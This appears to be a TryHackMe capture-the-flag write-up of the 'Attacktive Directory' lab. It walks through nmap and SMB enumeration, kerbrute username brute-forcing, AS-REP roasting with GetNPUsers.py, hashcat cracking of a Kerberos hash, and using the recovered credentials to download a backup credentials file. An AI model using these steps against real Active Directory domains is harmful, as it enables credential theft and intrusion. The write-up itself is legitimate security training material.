
TryHackMe
Attacktive Directory Write-Up

Gilbert Garczynski
Attacktive Directory


Contents

Overview

Firstly, we conduct a nmap scan on the target IP, which is noted to be a Windows Active Directory Domain Controller (WAD DC), to determine the open ports, associated versions of software running on said ports, and run default scripts:




```
root@ip-10-10-231-49:~# nmap -sVC 10.10.248.154
```



```
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
 spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
 spookysec.local0., Site: Default-First-Site-Name)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2024-07-31T13:41:24
|_Not valid after:  2025-01-30T13:41:24
|_ssl-date: 2024-08-01T13:42:47+00:00; 0s from scanner time.
```


We can see that there are 2 ports of interest here, 139 (NetBIOS) and 445 (SMB) along with an ADCN (Active Directory Common Name), *spookysec.local*.

Through [139,445 - Pentesting SMB | HackTricks](), we can utilize enum4linux to determine if there are any relevant shares, passwords, etc. within these specific ports (basically enumeration).




```
root@ip-10-10-231-49:~/Desktop# enum4linux 10.10.248.154 > enum_10.10.248.154.tx
t
Use of uninitialized value $os_info in concatenation (.) or string at /root/Desk
top/Tools/Miscellaneous/enum4linux.pl line 464.
root@ip-10-10-231-49:~/Desktop# 
```

Within the output, we can see that the domain/workgroup name is “THM-AD” and we are allowed an anonymous user session.



```
[+] Got domain/workgroup name: THM-AD

 ============================================
|    Nbtstat Information for 10.10.248.154    |
 ============================================
Looking up status of 10.10.248.154
	ATTACKTIVEDIREC <00> -         B <ACTIVE>  Workstation Service
	THM-AD          <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
	THM-AD          <1c> - <GROUP> B <ACTIVE>  Domain Controllers
	THM-AD          <1b> -         B <ACTIVE>  Domain Master Browser
	ATTACKTIVEDIREC <20> -         B <ACTIVE>  File Server Service

	MAC Address = 02-9A-58-DE-18-A1

 =====================================
|    Session Check on 10.10.248.154    |
 =====================================
[+] Server 10.10.248.154 allows sessions using username '', password ''
```

Filling out of the questions within the room:



What tool will allow us to enumerate port 139/445?

enumerate4linux


What is the NetBIOS-Domain Name of the machine?

THM-AD

What invalid TLD do people commonly use for their Active Directory Domain?


.local

Brute force usernames for Kerberos with:
GitHub - ropnop/kerbrute: A tool to perform Kerberos pre-auth bruteforcing
Providing a list of usernames within usernames.txt:



```
root@ip-10-10-231-49:~/Desktop# ./kerbrute_linux_386 userenum -d spookysec.local
 --dc 10.10.248.154 usenames.txt
```

The output provides the following valid usernames, with our focus being on the administrators and the backups:




```
2024/08/01 15:05:57 >  [+] VALID USERNAME:       james@spookysec.local
2024/08/01 15:05:57 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2024/08/01 15:05:57 >  [+] VALID USERNAME:       James@spookysec.local
2024/08/01 15:05:57 >  [+] VALID USERNAME:       robin@spookysec.local
2024/08/01 15:05:58 >  [+] VALID USERNAME:       darkstar@spookysec.local
2024/08/01 15:05:59 >  [+] VALID USERNAME:       administrator@spookysec.local
2024/08/01 15:06:00 >  [+] VALID USERNAME:       backup@spookysec.local
2024/08/01 15:06:01 >  [+] VALID USERNAME:       paradox@spookysec.local
2024/08/01 15:06:05 >  [+] VALID USERNAME:       JAMES@spookysec.local
2024/08/01 15:06:06 >  [+] VALID USERNAME:       Robin@spookysec.local
2024/08/01 15:06:14 >  [+] VALID USERNAME:       Administrator@spookysec.local
2024/08/01 15:06:30 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2024/08/01 15:06:34 >  [+] VALID USERNAME:       Paradox@spookysec.local
2024/08/01 15:06:51 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2024/08/01 15:06:56 >  [+] VALID USERNAME:       ori@spookysec.local
2024/08/01 15:07:05 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2024/08/01 15:07:27 >  Done! Tested 73317 usernames (16 valid) in 90.812 seconds
```

Next, it was hinted that:
"ASREPRoasting. ASReproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account does not need to provide valid identification before requesting a Kerberos Ticket on the specified user account."

"Impacket has a tool called 'GetNPUsers.py'"

FOUGHT with the syntax, it turns out we needed a '/' at the end of the domain, but anyway, we can see that after we add the usernames found from the kerbrute file above, we get a hash back from the




```
root@ip-10-10-231-49:~/Desktop# GetNPUsers.py -dc-ip 10.10.248.154 -usersfile kb_enum_usernames
.txt spookysec.local/
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[-] User james@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:b15163ab07af46656b0443809b650fbb$ee3588
602da40911ec25f329ba2852632973704444e2e7311bdb324bde2619c9965dcdce5344f67d170f0870e19d23a25f2ae
97aa45ec786b4d8f640343effe4ac631b3b2dd1d9c6bd9fd66a595960b68a87dccca6ddaba3a74a8588350de80e480e
3b3c29d102cd7619cac23fd3c8f315c23517fe3cfb84dccd67790ca466304d18af0bfcffde70384f5061e9a4c5bb88c
ab97220d6a7d899887a71cbd71380f4ff4550ad5be3c42dc182b73fb4c8a643fdff4edf997f8b77d85861a067678c64
e600cadf205fa2005c5236a3f75b45fec45c878ee84101071f13e9a607bc0a08ceaf83702074e4f3ce28b49ba55ab68
ffa
[-] User James@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
[-] User james@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH
set
$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:b15163ab07af46
656b0443809b650fbb$ee3588602da40911ec25f329ba2852632973704444e2e7311bd
b324bde2619c9965dcdce5344f67d170f0870e19d23a25f2ae97aa45ec786b4d8f6403
43effe4ac631b3b2dd1d9c6bd9fd66a595960b68a87dccca6ddaba3a74a8588350de80
```


e480e3b3c29d102cd7619cac23fd3c8f315c23517fe3cfb84dccd67790ca466304d18a f0bfcffde70384f5061e9a4c5bb88cab97220d6a7d899887a71cbd71380f4ff4550ad5 be3c42dc182b73fb4c8a643fdff4edf997f8b77d85861a067678c64e600cadf205fa20 05c5236a3f75b45fec45c878ee84101071f13e9a607bc0a08ceaf83702074e4f3ce28b 49ba55ab68ffa

[example_hashes [hashcat wiki]]




18000	Keccak-512	[illegible]
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$0074
18300	Apple File System (APFS)	$fvde$2$16$58778104701476542047675521040224$20000$39602e86b7cea4a

Running hashcat on this hash found:




```
root@ip-10-10-231-49:~/Desktop# hashcat -m 18200 admin_hash.txt passwords.txt
hashcat (v6.1.1-66-g6a419d06) starting...
```



```
$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:b15163ab07af46656b0443809b650fbb$ee3588
602da40911ec25f329ba2852632973704444e2e7311bdb324bde2619c9965dcdce5344f67d170f0870e19d23a25f2ae
97aa45ec786b4d8f640343effe4ac631b3b2dd1d9c6bd9fd66a595960b68a87dccca6ddaba3a74a8588350de80e480e
3b3c29d102cd7619cac23fd3c8f315c23517fe3cfb84dccd67790ca466304d18af0bfcffde70384f5061e9a4c5bb88c
ab97220d6a7d899887a71cbd71380f4ff4550ad5be3c42dc182b73fb4c8a643fdff4edf997f8b77d85861a067678c64
e600cadf205fa2005c5236a3f75b45fec45c878ee84101071f13e9a607bc0a08ceaf83702074e4f3ce28b49ba55ab68
ffa:management2005

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: $krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.L...b68ffa
Time.Started.....: Thu Aug  1 15:48:11 2024 (0 secs)
Time.Estimated...: Thu Aug  1 15:48:11 2024 (0 secs)
Guess.Base.......: File (passwords.txt)
Guess.Queue......: 1/1 (100.00%)
```

We find that the password is “management2005”. Now, we can try to authenticate with the username and password that we found to list (-L) the SMB shares on the domain controller.

> smbclient -L \\ip\\share -U svc-admin%management2005




```
root@ip-10-10-231-49:~/Desktop# smbclient -L \\10.10.248.154\\share -U svc-ad
min%management2005
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.248.154 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
```

[smbget Command Examples in Linux – The Geek Diary]()


> *smbget smb://server/share/file --user //AD/username%password*

Was using "smbclient" and it took time for me to realize:




```
root@ip-10-10-22-22:~# smbget -R -U //spookysec.local\\svc-admin%management2005 smb://10.
10.30.165/backup
Using workgroup WORKGROUP, user //spookysec.local\svc-admin
smb://10.10.30.165/backup/backup_credentials.txt
Downloaded 48b in 1 seconds
```

The downloaded data contains a file "backup_credentials.txt":



```
backup_credentials.txt  CTFBuilder  Downloads     Pictures  Rooms    thinclient_drives
burp.json               Desktop     Instructions  Postman   Scripts  Tools
root@ip-10-10-22-22:~# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYwroot@ip-10-10-22-22:~#
```


These "credentials" appear to be base64 encoded. Running *"echo -n 'encoded'* | *base64 --decode"*, we get:



```
root@ip-10-10-22-22:~# echo -n 'YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODY
' | base64 --decode
backup@spookysec.local:backup251786base64: invalid input
```

[backup@spookysec.local]():backup251786

These appear to be credentials for a backup account on the spookysec.local domain.



spookysec

Managed by:

Office:

Phone numbers:
Main:
Mobile:
Fax:

Address:
Street
City | State/Province | Zip/Postal code
Country/Region:

Extensions

